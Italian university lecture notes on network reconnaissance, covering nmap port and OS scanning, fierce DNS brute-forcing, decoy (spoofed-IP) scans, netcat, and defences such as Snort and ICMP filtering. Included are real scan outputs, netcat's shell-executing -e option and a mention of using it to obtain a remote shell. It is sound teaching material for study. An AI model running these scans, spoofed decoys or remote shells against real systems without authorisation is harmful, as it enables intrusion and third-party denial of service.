**Il probing vuol dire:** ottenere delle informazioni ma poi ritirarsi senza entrare nelle porte. Ad esempio, con TCP mandiamo il SYN. Se mando la richiesta con UDP e mi rispondono con "unreachable" allora significa che effettivamente non c'è nessuno a rispondere; mentre se non ho nessuna informazione significa che c'è qualcosa ma a quanto pare non vuole comunicare.

Nell'esempio di seguito si provano tutte e 1024 porte, quelle che restituisce sono le standard, non è detto che siano effettivamente questi servizi.

## PORT PROBING CON *nmap*

- Con l'opzione “**-Pn**”, nmap effettua il probing su ben 1000 porte di potenziale interesse!

```
root@kali:~# nmap -Pn 143.225.28.169
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-28 14:09 EDT
Nmap scan report for 143.225.28.169
Host is up (0.00077s latency).
Not shown: 969 closed ports, 26 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
1023/tcp  open  netvenuechat
2049/tcp  open  nfs
MAC Address: 40:6C:8F:3C:31:E3 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 97.63 seconds
```

Con il probing su singola porta stiamo facendo proprio un'analisi super precisa e vogliamo vedere gli host che hanno nello specifico ssh.

# PROBING DI UNA SINGOLA PORTA

- Soluzione maggiormente “scalabile”
  - In *nmap*:
    - impiego dell’opzione:  
**“-sS -p [#porta] -open”**

```
root@kali:~# nmap -Pn -sS -p 22 --open 143.225.28.128/25
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-28 14:16 EDT
Nmap scan report for 143.225.28.139
Host is up (-0.076s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 10:DD:B1:EF:47:21 (Apple)

Nmap scan report for 143.225.28.187
Host is up (-0.077s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 5C:F9:DD:EA:4B:7A (Dell)
```

- Realizzabile anche con tool quali *nping* o *SuperScan*
  - <http://www.foundstone.com/>

```
Nmap scan report for 143.225.28.220
Host is up (-0.076s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:15:6D:4F:AE:31 (Ubiquiti Networks)

Nmap scan report for 143.225.28.254
Host is up (-0.076s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:17:DF:B3:C4:00 (Cisco Systems)

Nmap done: 128 IP addresses (37 hosts up) scanned in 42.32 seconds
```

Osservazione: Potrebbe essere conveniente effettuare “Probing” sulle porte associate al traffico UDP tipicamente utilizzate da servizi obsoleti e lasciate involontariamente aperte.

## Ping Sweep: Detection

Il ping sweep è una tecnica molto usata dagli hacker (ma non solo) per determinare la mappa di una rete. Ciò avviene tramite una sequenza di comandi ping su di un determinato range di indirizzi IP o blocchi di rete, in maniera tale da verificare quali sistemi siano attivi. Esistono differenti strumenti che permettono questa operazione, disponibili sia per sistemi UNIX, che Windows. Una delle varianti tra un software piuttosto che un altro, sta nel modo in cui effettua la scansione. Infatti, alcuni strumenti attendono la risposta da un sistema prima di continuare, altri invece mandano richieste parallele, diminuendo i tempi di scansione.

Per contrastare il Ping Sweep si utilizzano due approcci:

1. **Detection**
  - In rete si impiegano sistemi di Intrusion Detection network-based come Snort.
  - Sugli Host si impiegano tool per il rilevamento di attività sospette indirizzate al nodo come scanlogd, ippl, Protolog.
2. **Prevenzione attraverso tecniche di filtraggio di messaggi ICMP.** Tuttavia, le organizzazioni potrebbero avere la necessità di utilizzare il protocollo ICMP in talo caso:
  - Si può consentire solo il passaggio di pacchetti (ECHO\_REPLY, HOST\_UNREACHABLE e TIME\_EXCEEDED) indirizzati a specifici host della DMZ (“DeMilitarized Zone”: Rete di perimetro che separa una LAN da reti non Sicure come ad esempio internet)
  - Utilizzare una ACL (Access control list) per consentire l’impiego di ICMP solo ad un insieme predefinito di nodi esterni.

# LEZIONE 8 20/10/21

All’inizio della lezione il prof ha mostrato velocemente alcuni esempi che aveva già preparato, nello specifico ha mostrato come usare Maltego con altri software come Shodan. Maltego è molto complesso e

non abbiamo tempo di vederlo tutto. Dalla schermata machines posso lanciare delle macchine come company stalker e quest'ultime cercano di raccogliere quanto più informazioni possibili su di un indirizzo mail.

Addirittura, Maltego ci fornisce anche la geolocalizzazione, il 137 è l'autonomus system, il GAR.

Ha poi lanciato fierce con l'opzione -dns il quale ci fornisce una stampa dei name server facendo le query "set ty=ns", come avevamo visto ieri.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# fierce -dns unina.it
DNS Servers for unina.it:
dscn1.unina.it
dscna2.unina.it

Trying zone transfer first...
    Testing dscn1.unina.it
        Request timed out or transfer not allowed.
    Testing dscna2.unina.it
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
143.225.5.200 apps.unina.it
143.225.5.201 msasvn.unina.it
143.225.5.203 wsmtp.unina.it
143.225.5.201 msatrac.unina.it
192.132.34.1 ncds.unina.it
192.132.34.2 backup.unina.it
192.132.34.3 oldcds.unina.it
192.132.34.4 www.icme.unina.it
192.132.34.5 pecwebadmin.unina.it
192.132.34.6 leases.unina.it
192.132.34.7 fmvip.unina.it
192.132.34.8 leases.unina.it
192.132.34.9 pmx3.unina.it
192.132.34.10 sib06.unina.it
192.132.34.11 hdaserver.unina.it
```

Con il brute force è possibile trovare tante subnet e inoltre, suggerisce un probing con N-MAP per fare una scansione. Fierce è un tool di footprinting, non di scanning o enumeration, e ci fornisce i **potenziali** HOST in rete. **Sono potenziali perché sono nel DNS, ma non so se sono attivi.**

Posso redirigere l'output su un file che potevo poi mettere in un Database o in Excel ed effettuarci sopra analisi anche automatizzate. Su dei blocchi di indirizzi mi dice quanti host trova.

```
Subnets found (may want to probe here using nmap or unicornscan):
127.0.0.0-255 : 2 hostnames found.
143.225.148.0-255 : 4 hostnames found.
143.225.163.0-255 : 19 hostnames found.
143.225.172.0-255 : 11 hostnames found.
143.225.19.0-255 : 21 hostnames found.
143.225.200.0-255 : 13 hostnames found.
143.225.215.0-255 : 1 hostnames found.
143.225.5.0-255 : 4 hostnames found.
172.29.0.0-255 : 5 hostnames found.
192.132.34.0-255 : 582 hostnames found.
192.133.28.0-255 : 14 hostnames found.
```

Se becca un hit su un particolare indirizzo enumera sul campo host, quando ha finito su quel blocco di indirizzi salta ad un altro potenziale blocco di indirizzi (è come battaglia navale, se ho colpito qualcosa, nelle vicinanze ci deve essere altro).

**Perché ha trovato 127.0.0?** Per come si configurano i router un indirizzo 127.0.0.qualsiasi può diventare un indirizzo che ha un senso, sempre locale ma ci posso fare il binding di un servizio e quindi essere utilizzato.

**Fare il binding sul localhost vuol dire che quel servizio da fuori non lo vedo ma se mi metto a scavare lì qualcosa lo trovo.**

**Torniamo ora allo scanning.**

Partiamo rivedendo alcune cose di reti. Ci serve un'idea più chiara di come sono fatti gli header di livello 3 (IP) e TCP. Vedremo delle tecniche utili per analizzare gli header, però lui non ci chiede affatto di imparare questi stack.

## Port scanning, Scoprire servizi attivi (rilevare servizi nei sistemi 'Alive')

Una volta scoperti gli host alive tipicamente si effettua l'operazione di **Port Scanning** che consiste nel determinare quali servizi sono in ascolto sugli Host o attivi. In altri termini le porte aperte degli host Alive.

Il port scanning è cruciale per determinare, a partire dai servizi, le potenziali vulnerabilità di un nodo di rete ed è utile per determinare altri tipi di informazioni quali:

- Tipo e versione del Sistema Operativo
- Applicazioni in uso

Tale operazione viene comunemente realizzata tramite l'invio di pacchetti indirizzati alle porte TCP ed UDP maggiormente diffuse.


In particolare:

- **UDP Scan:** invia un pacchetto UDP ad una specifica porta, se riceve ICMP Port Unreachable allora la porta è chiusa. Ovviamente il traffico UDP è tra i più filtrati, quindi questa tecnica risulta non essere sempre affidabile.
- **TCP connect Scan:** effettua l'intero ciclo del 3-way handshake (SYN + (SYN + ACK) +ACK), utile quando la scansione deve essere effettuata come utente non privilegiato. D'altro canto, è lenta e facilmente rintracciabile.

In TCP il **sequence number** andrebbe messo in maniera random ma all'interno del RFC sta scritto semplicemente metti un numero di sequenza. Vedremo degli attacchi più furbi che prendono info da questi due header.

Rivediamo la struttura di un pacchetto IP, abbiamo un campo:

- **Versione,**
- **Internet Header Length** che ci dice in multipli di 32 bit quanto è lungo l'header,
- **Type of Service** generico che viene usato in alcuni contesti per i code point,
- **Lunghezza totale del pacchetto**



- I FLAG sono D,M (D vuol dire non frammentare, [se frammento ho lo stesso identificativo] se metto frammento devo avere anche M alto per tutti i frammenti tranne l'ultimo. Se frammento devo definire anche l'offset del frammento a multipli di 8).
- Time to live,
- Protocol,
- la checksum è banale perché non è crittografica ed è una semplice somma a complementi ad 1 di tutto quello trovato nell'header, considerato come sequenza di 16 bit.

- Ho indirizzo sorgente e destinazione con eventuali opzioni. Opzioni di interesse possono essere record route etc.

**Passando a TCP** invece, inizia ad inserire i punti di accesso al servizio, che sono le porte ed il numero di acknowledgment il quale mi informa fino a dove ho fatto ACK.

**Il bit urgent a cosa serve?** Se nel segmento ho dei dati che hanno fretta, sono urgenti. In urgent pointer metto il puntatore al primo dato non urgente.

**Il bit push** servirebbe a chiedere a TCP di spingere quel segmento, questo perché TCP è orientato allo stream e ha un suo modo di fare invio e ricezione. In genere accumula pacchetti e poi invia, ma posso chiedere a TCP di prendere un blocco di dati che considero come pacchetto e, se mi aspetto che TCP me lo veda così sbaglio a meno che non specifico urgent e push. Invialo subito.

**Ho poi SYN e RESET e FIN.** Il FIN serve a chiudere la comunicazione e ricordiamolo che TCP è full-duplex quindi si richiede la chiusura da entrambi i lati. Se mando un fin mi deve essere confermato e se pure mi arriva la chiusura essa è logica, perché è chiusa da me verso di lui ma da lui verso me è aperta. Se lui mi manda pacchi ma io sono chiuso? È una chiusura logica proprio perché gli posso ancora mandare ACK.

Devo fare una serie di FIN - ACK e poi ho un attesa, dopo l'attesa il SO butta giù tutto. (chiusura connessione TCP).

Perché questo rapido recap? Perché se andiamo a parlare dei vari tipi di scansione, e se prendiamo tool grafici come zen-map, ci aiuta a capire per bene cosa vogliamo vedere ed analizzare.

## Tipi di scansione

Se parlo di scansione la prima cosa da fare, dopo che ho scoperto con FIERCE un IP è ottenere delle informazioni più personali, se volessi sapere solo se è vivo basta un ping. Ma se voglio indagare a livello più alto, che è quello dei servizi, posso passare ad usare il livello trasporto e cerco di instaurare una connessione TCP. Questa scansione si chiama **connect scan**, cerco di fare un 3way handshake e si ferma, se stiamo facendo solo scanning (attenzione in questo modo una potenziale traccia dell'attaccante può restare).

Dando per scontato che delle tecniche di protezione lato target ci siano nel sistema operativo target si crea uno stato (lo stato inizia a crearsi già quando mi manda un ACK). Questa parte TCP la può gestire anche in maniera stateless (non perché non mantenga lo stato ma perché lo stato lo mantiene l'altro end point).

**TCP connect scan** è una cosa banale ed è l'unica cosa che posso fare come utente standard di un sistema; infatti, se uso le socket TCP faccio: SOCKET; BIND; CONNECT.

Con il connect provo a fare il 3 way handshake, non posso farlo parziale. **Se mi voglio fermare prima di chiudere l'handshake DEVO usare le SOCKET da utente privilegiato** le quali mi permettono di gestire la sequenza di invio dei messaggi TCP e così la si può interrompere in qualsiasi momento.

- **TCP SYN scan:** non completa tutto l'handshake non inviando inviare l'ACK finale. Se ricevo un RST+ACK dal nodo remoto significa che su quella porta il servizio è assente. È difficile da rintracciare, ma se si fanno troppe richieste SYN si rischia di essere individuati come DoS in quanto tante connessioni restano "mezze aperte". È utile per determinare la presenza di servizi in ascolto. Questa tecnica di SYN SCAN è più stealth; questo perché informazioni del genere non vengono salvate per evitare file di log grandissimi. Come mi accorgo che una connessione fallita è uno scanning? Non posso mai capire se una connessione fallita è di scanning ed è il motivo per il quale tutto ciò che succede per errore può essere un attacco. Se capisco che da una certa sorgente ci sono tanti tentativi di questo tipo allora non è un errore ma scanning. Ma con tool come NMAP posso fare in modo che questi tentativi risultino da diverse sorgenti e possano portare a DoS. Il SYN flooding mi porta a degli stati di Denial of Service.
- **TCP FIN SCAN:** mando un segmento con FIN ad 1 ad una specifica porta dell'host, senza aver fatto una connessione, come rispondo in questi casi? Se mi arriva un FIN ad 1 per una connessione che io non ho aperto e la porta è chiusa mando un RST, se è aperta non mando nulla (quindi se arriva RESET il servizio non c'è altrimenti c'è).
- **TCP Xmas Tree Scan:** mando un segmento TCP con tutti i bit SYN, FIN, URG e PUSH alti. Se la porta è chiusa mando RESET, ignoro se la porta è aperta.
- **TCP Null Scan:** mando un pacchetto TCP con tutti i flag a 0 ancora una volta ho RESET se chiuso, nulla nel caso opposto.

*Da padrone del nodo che si deve difendere posso cambiare lo stack tcp-ip? Non è semplice perché devo modificare qualcosa che fa parte del kernel.* Ci sono librerie che consentono di farlo, ma questo espone il fianco ad altri tipi di problemi. Chi vuole rendere il più possibile robusto il proprio sistema pensa anche a queste cose.

- **TCP ACK Scan:** Lo uso per determinare se c'è un firewall tra me ed il target con semplici regole di filtraggio. Se vedo passare un ACK = 1 mi posso fare fregare poiché potrebbe possedere un sequence number di quello stream e l'acknowledgment number di un altro stream.
- **TCP Window Scan:** utile per sistemi FreeBSD o AIX (unix di barkley), se mando un segmento che aveva uno stimolo su di un endpoint e vedo la finestra (in termine di dimensione) che l'altro mi manda. Posso sfruttare la dimensione della finestra per il flow control e quindi invia un ACK e si aspetta di ricevere un RST. Se RST con WIN = 0 allora la porta è chiusa, altrimenti è aperta.
- **TCP RPC Scan** è specifico per sistemi UNIX e permette di rilevare e identificare servizi del tipo Remote Procedure Call (RPC)
- **UDP SCAN** manda un UDP su una porta se ricevo ICMP Port Unreachable allora la porta è chiusa, se non mi arriva allora è attivo. Si usa molto meno perché UDP di solito è filtrato.

PASSIAMO ALLA PRATICA CON NMAP

Faccio una scansione TCP con \$ nmap -sS [ip], il flag indica la scansione con il bit SYN.

# PORT SCANNING CON *nmap*

- TCP SYN scan...

```
root@kali:~# nmap -sS 143.225.28.169
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-29 05:45 EDT
Nmap scan report for 143.225.28.169
Host is up (0.00073s latency).
Not shown: 929 closed ports, 66 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
1023/tcp  open  netvenuechat
2049/tcp  open  nfs
MAC Address: 40:6C:8F:3C:31:E3 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 94.74 seconds
```

- TCP SYN scan con salvataggio dell'output su file

```
root@kali:~# nmap -sF 143.225.28.169 -oX pippozzo.xml
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-29 05:56 EDT
Nmap scan report for 143.225.28.169
Host is up (0.00013s latency).
All 1000 scanned ports on 143.225.28.169 are open|filtered
MAC Address: 40:6C:8F:3C:31:E3 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```

**Penso** chiedere di fare scansione su di un nodo facendo finta di essere un altro nodo di tanto in tanto.  
Sull'IP 169 ha fatto partire Wireshark con un filtro su 167.

Una particolare variante è lo scanning con “diversivo” (**Decoy Scan**) che effettua spoofing di un IP valido (“Falsificare l'ip con uno valido”). In tal modo per il sistema target è difficile identificare l'artefice della scansione i cui pacchetti di scan si confondono con quelli del nodo utilizzato come diversivo.

- L'opzione -D in Nmap consente di effettuare il cosiddetto decoy (“diversivo” )

## SCANNING CON ‘DIVERSIVO’...

- Impiego dell'opzione cosiddetta di “decoy”:

The -D option allows you to specify Decoys. This option makes it look like those decoys are scanning the target network. It does not hide your own IP, but it makes your IP one of a torrent of others supposedly scanning the victim at the same time. This not only makes the scan look more scary, but reduces the chance of you being traced from your scan (difficult to tell which system is the "real" source).

- Richiede “spoofing” di un indirizzo IP valido, per evitare di inondare di segmenti SYN il sistema target
- Con questo tipo di scan, per il sistema target risulta difficile identificare il reale artefice della scansione, i cui dati si confondono con quelli del nodo utilizzato come ‘diversivo’

Sorgente della scansione

```
root@kali:~# nmap -sS 143.225.28.167 -D 143.225.28.169
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-29 09:46 EDT
Nmap scan report for 143.225.28.167
Host is up (0.00023s latency).
All 1000 scanned ports on 143.225.28.167 are closed
MAC Address: 98:5A:EB:D1:73:EE (Apple)

Nmap done: 1 IP address (1 host up) scanned in 69.42 seconds
```

Host “esca”					
Source	Destination	Protocol	Length	Info	
143.225.28.167	143.225.28.169	TCP	60	8265_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	100_36607 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	50001_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	2390_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5102_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	16993_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5102_36607 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5679_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5680_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5405_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	2002_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	143.225.28.169	TCP	60	5405_36607 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	
143.225.28.167	141.225.28.169	TCP	60	4005_36606 [SYN, ACK] Seq=1 Ack=1 Win=0 Len=0	

Ha fatto vedere come può essere pericoloso anche NMAP e come sia possibile mandare un DoS ad un terzo target che uso come esca.

Se questa cosa la faccio su tanti HOST farei una rete amplificatrice (i porti di cui sto facendo scansione diventano il vettore per un attacco ad una terza parte).

Quindi anche uno spoofing IP può portare a dei DoS su di un host terzo attaccato dagli host su cui faccio scansione (che faranno da amplificatori). Per questo tipo di scansione uso NMAP, ciò non significa che uso NMAP per i DoS (lo posso fare, però non è colpa dello strumento ma di chi lo usa).

Lo scanning con il decoy implica che per leggere la risposta devo leggere il decoy? No, il motivo per cui ogni tanto facciamo spoofing è che non possiamo leggere i risultati e quindi riceviamo i pacchetti che ci interessano, è solo un modo per nascondersi tra la folla

## NETCAT

È un tool molto semplice ma potente, utile per moltissimi casi.

## UN ALTRO TOOL: *netcat*

- Il “coltellino svizzero” della sicurezza
- Utile quando si intende ridurre al minimo le proprie tracce in un sistema compromesso
- Scanning basato su TCP o su UDP (opzione “-u”)
- Moltissime opzioni di configurazione...

```
root@kali:~# netcat -help
[version 1.10-4]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e': use /bin/sh to exec [dangerous!]
  -e filename            program to exec after connect [dangerous!]
  -b                   allow broadcasts
  -g gateway             source-routing hop point(s), up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                   this crlf
  -i secs               delay interval for lines sent, ports scanned
  -k                   set keepalive option on socket
  -l                   listen mode, for inbound connects
  -n                   numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                   randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr              local source address
  -T tos               set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs              timeout for connects and final net reads
  -C                  Send CRLF as line-ending
  -z                   zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-\data').
```

Se uso netcat verso un host sto cercando di creare una connessione verso quell'host. Se l'attacco va a buon fine acquisisco controllo della macchina, usare netcat significa mettermi in ascolto su una porta e cercare di farsi mandare la shell dal target creando la così detta remote shell.

## Port scanning: contromisure

Non essendo dei veri e propri attacchi abbiamo questi tipi di contromisure, che sono più di prevenzione:

1. Detection:
  - a. In rete impiego sistemi di Intrusion Detection network based come Snort
  - b. Sugli host si impiegano tool per il rilevamento di attività sospette indirizzate al cono come Scanlogd.

Dobbiamo fare attenzione al fatto che gli indirizzi IP dei supposti attaccanti siano stati forgiati ad arte (spoofing) e quindi prendere delle contromisure contro tali indirizzi è quasi sempre un'operazione inutile, più che dannosa.

2. Prevenzione: Qui c'è poco da fare (difficile convincere un hacker della inutilità di una scansione sui nostri nodi di rete, l'unico consiglio è quello di disattivare TUTTI i servizi non ritenuti necessari).

## OS Scanning (scoperta del tipo di Sistema Operativo)

Per chiudere con lo scanning vediamo OS FINGERPRINTING, ovvero cercare di capire qual è il SO con cui stiamo interagendo. **Non parliamo di host** – in genere associato a end-system -, **ma di nodi di rete**: ad esempio, un attaccante ha bisogno di sapere quale sistema operativo sia installato su di un router, perché a seconda di esso potrebbero cambiare le tecniche di attacco.

Si può effettuare OS Scanning attraverso l'utilizzo della tecnica chiamata "stack fingerprinting". La tecnica di "stack fingerprinting" consente di determinare il tipo di OS a partire dai servizi disponibili su un nodo scoperti con il Port Scanning (i.e. le porte attive) poiché gli OS tipicamente prevedono servizi univoci che comunicano tramite porte specifiche (definite dallo standard del SO).

Se ho come porte 135, 139, 445 quella che ho davanti è una macchina Windows. Se ho come porte 22, 111, 2049 molto probabilmente è un sistema Unix based.

Per fare il fingerprinting esistono tecniche attive o passive. Per le attive ci sono tante pubblicazioni. **Cos'è un fingerprinting? Una regola.** Se ho curiosità posso vedere il DB delle signature di NMAP.

### 1. Active Stack Fingerprinting

L' "Active Stack Fingerprinting" consiste nell'inviare (per questo attivo) dei pacchetti di sonda (Probe) verso il nodo target e a seconda della risposta si determina il sistema operativo. Richiede la conoscenza dettagliata di come i vari produttori di SO implementano lo stack TCP/IP e di almeno una porta aperta sul nodo target (Es. I SO non utilizzano mai il protocollo standard ma tipicamente fanno degli adattamenti).

Il prof ha preso una pubblicazione dal phrac magazine (è roba vetusta), ma questo articolo ci dice come già dal protocollo posso ricevere informazioni sul SO. Oggi se dico a NMAP di fammi fingerprinting del SO prende e parte e mi dice secondo lui cosa è questo (Se so qual è la verità NMAP dà anche il modo di fargli notare che ha sbagliato e posso far sì che accresca la conoscenza del Tool).

Parliamo sempre dell'utilizzo dei bit dell'header TCP, ed eventualmente IP, per capire che SO abbiamo di fronte con le richieste

Alcuni esempi sono:

- FIN Probe : lo standard RCP793 (specifica di Internet) definisce che, una volta arrivato un segmento FIN verso una porta aperta (FIN probe), il server non deve rispondere. Alcune implementazioni errate di Windows (7, 200X, Vista) invece rispondono inviando un segmento FIN + un ACK. Questo ovviamente permette di essere riconosciuto da un eventuale attaccante.
- Bogus Flag probe
- Don't Fragment bit monitoring
- TCP initial windows size
- ACK value
- ICMP message quoting
- Type of Service (TOS)
- Fragmentation Handling
- TCP Options

# PROBE PER STACK FINGERPRINTING (1/2)

- FIN probe:
  - invio di un segmento FIN verso una porta aperta:
    - RFC793 → NON rispondere!
    - Alcune implementazioni di Windows (7, 200X, Vista) → invia FIN+ACK ⊗
- Bogus flag probe:
  - configurazione di un flag non definito nell'header di un segmento TCP SYN
    - Linux → ricopia il flag in questione nel segmento di risposta (SYN+ACK) ⊗
- "Don't Fragment bit" monitoring:
  - alcuni SO 'settano' tale bit (nell'header IP) di default, per incrementare le prestazioni
- TCP initial window size:
  - alcune implementazioni di TCP associano un valore costante alla finestra di ricezione
- ACK value:
  - RFC793 → "Sequence # + 1"
  - Alcune implementazioni di TCP → "Sequence #" ⊗

È possibile mandare un segmento con un flag che non esiste? Sì, perché nel campo flag non tutti i bit sono stabiliti. Quando vediamo la risposta e ritroviamo il bit allora il sistema è Linux

# PROBE PER STACK FINGERPRINTING (2/2)

- ICMP message quoting:
  - diversi SO "ricopiano" parti diverse del messaggio originario, quando costruiscono un messaggio ICMP di errore
- Type of Service (TOS):
  - analisi del TOS dei pacchetti ICMP "Port Unreachable" ricevuti (dovrebbe essere '0', ma alcuni SO lo configurano in maniera diversa...)
- Fragmentation Handling:
  - diversi SO implementano in maniera diversa la ricostruzione di datagrammi IP a partire da frammenti "sovraposti"
- TCP Options:
  - RFC1323 → definisce NUOVE opzioni per TCP ("no operation", "window scale", ecc...)
  - ...il che ci consente di distinguere stack più recenti da stack meno recenti (compatibili solo con RFC793)

In generale non è solo il livello di trasporto ad aiutarci, c'è anche ICMP (che viaggia in IP quindi livello reti) e quando troviamo un errore vediamo: IP fuori, ICMP dentro e ancora più dentro il pacchetto IP che ha generato l'errore.

In TCP, le versioni più nuove, sono state aggiunte le opzioni:

- Negoziazione della finestra di ricezione, normalmente è fissa a 16 bit.
- No operation
- Etc

Tutte le tecniche menzionate di **OS DETECTION** si possono attuare mediante *nmap -o [INDIRIZZO/SOTTORETE IP]*: notiamo che dal MAC address si può già capire in taluni casi quali sono i produttori (es. Apple), perché i primi byte sono in genere predefiniti per alcuni produttori.

# OS DETECTION CON *nmap*

- Impiego dell'opzione “**-O**”, basata sull'utilizzo della maggior parte delle tecniche di stack fingerprinting menzionate

```
root@kali:/etc/snort/rules# nmap -O 143.225.28.169
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-30 02:42 EDT
Nmap scan report for 143.225.28.169
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
1023/tcp  open  netvenuechat
2049/tcp  open  nfs
MAC Address: 40:6C:8F:3C:31:E3 (Apple)
Device type: general purpose|media device|phone
Running: Apple Mac OS X 10.7.X|10.9.X|10.8.X, Apple iOS 4.X|5.X|6.X
OS CPE: cpe:/o:apple:mac_os_x:10.7 cpe:/o:apple:mac_os_x:10.9 cpe:/o:apple:mac_os_x:10.8 cpe:/o:apple:iphone_os:4
cpe:/a:apple:apple_tv:4 cpe:/o:apple:iphone_os:5 cpe:/o:apple:iphone_os:6
OS details: Apple Mac OS X 10.7.0 (Lion) - 10.10 (Yosemite) or iOS 4.1 - 8.1.2 (Darwin 10.0.0 - 14.0.0)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.39 seconds
```

Per difendermi fornisco risposte che facciano pensare che io abbia un altro SO e cambio i parametri di basso livello del mio Sistema Operativo. Sono cose non banali ma facili da intuire. Il numero massimo di descrittori di file aperti, in Unix una socket è un descrittore di file. Queste strutture dati sono tenute dal SO e arrivato ad un certo totale, a quel punto il SO non se li tiene e non ne gestisce altri.

## Le contromisure per Active Stack Fingerprinting:

1. Detection: Le medesime del Port Scanning
2. Prevenzione: Molto complicata perché richiede di modificare il comportamento del sistema operativo. Tipicamente l'unica vera forma di prevenzione è quella di utilizzare Firewall/Proxy robusti.

## 2. Passive Stack Fingerprinting

Il “Passive Stack Fingerprinting” è una tecnica concepita per rendere l'attività di fingerprinting più robusta rispetto al rilevamento di IDS, difatti evita di inviare pacchetti ma si basa sullo sniffing del traffico di rete grazie a una porta che consente di rilevare i pacchetti. Qui ascoltiamo semplicemente le comunicazioni degli altri capendo così qual è il loro SO.

**Richiede che l'attaccante si posizioni in un punto centrale della rete e che sia capace di ascoltare il traffico di rete.** In particolare, analizza alcune caratteristiche peculiari del traffico:

- **TTL:** differenti SO usano differenti valori di default
- **TCP Window size:** differenti SO usano differenti valori di default per la finestra iniziale annunciata a un ricevitore TCP
- **Don't Fragment bit:** alcuni SO lo configurano alto di default, altri no

## PASSIVE STACK FINGERPRINTING

- Tecniche concepite per rendere l'attività di fingerprinting più robusta rispetto alla possibilità di rilevamento da parte di eventuali IDS
- Evitano di inviare, in maniera proattiva, pacchetti sonda verso i nodi target
- Fanno affidamento solo sul monitoraggio e sull'analisi del traffico di rete
- Richiedono che l'attaccante:
  - sia posizionato in un punto "centrale" della rete
  - sia capace di "ascoltare" il traffico su una porta che consenta la cattura dei pacchetti ("mirrored port")
- Alcuni esempi di progetti e di tool per il fingerprinting passivo:
  - progetto "*honeynet*" → <http://honeynet.org/>
  - tool "*syphon*" → port mapping passivo, OS identification, topology discovery

Le firme passive sono un sott'insieme delle firme che abbiamo già analizzato quando abbiamo studiato le opzioni attive. Sono cose che noi vediamo analizzando il traffico che passa per la nostra interfaccia, non hanno nulla di attivo.

## PASSIVE SIGNATURES

- Identificazione di specifiche "caratteristiche" del traffico monitorato
  - Time To Live (TTL)
    - differenti SO usano differenti valori di default
  - TCP Window size
    - differenti SO usano differenti valori di default per la finestra "iniziale" annunciata da un ricevitore TCP
  - Don't Fragment (DF) bit
    - alcuni SO lo configurano alto di default, altri no
- Analizzando il traffico e comparando i risultati dell'analisi con specifiche "signature" presenti in una base di dati costruita ad hoc, è possibile identificare il SO dei nodi che hanno generato i dati sottoposti a monitoraggio

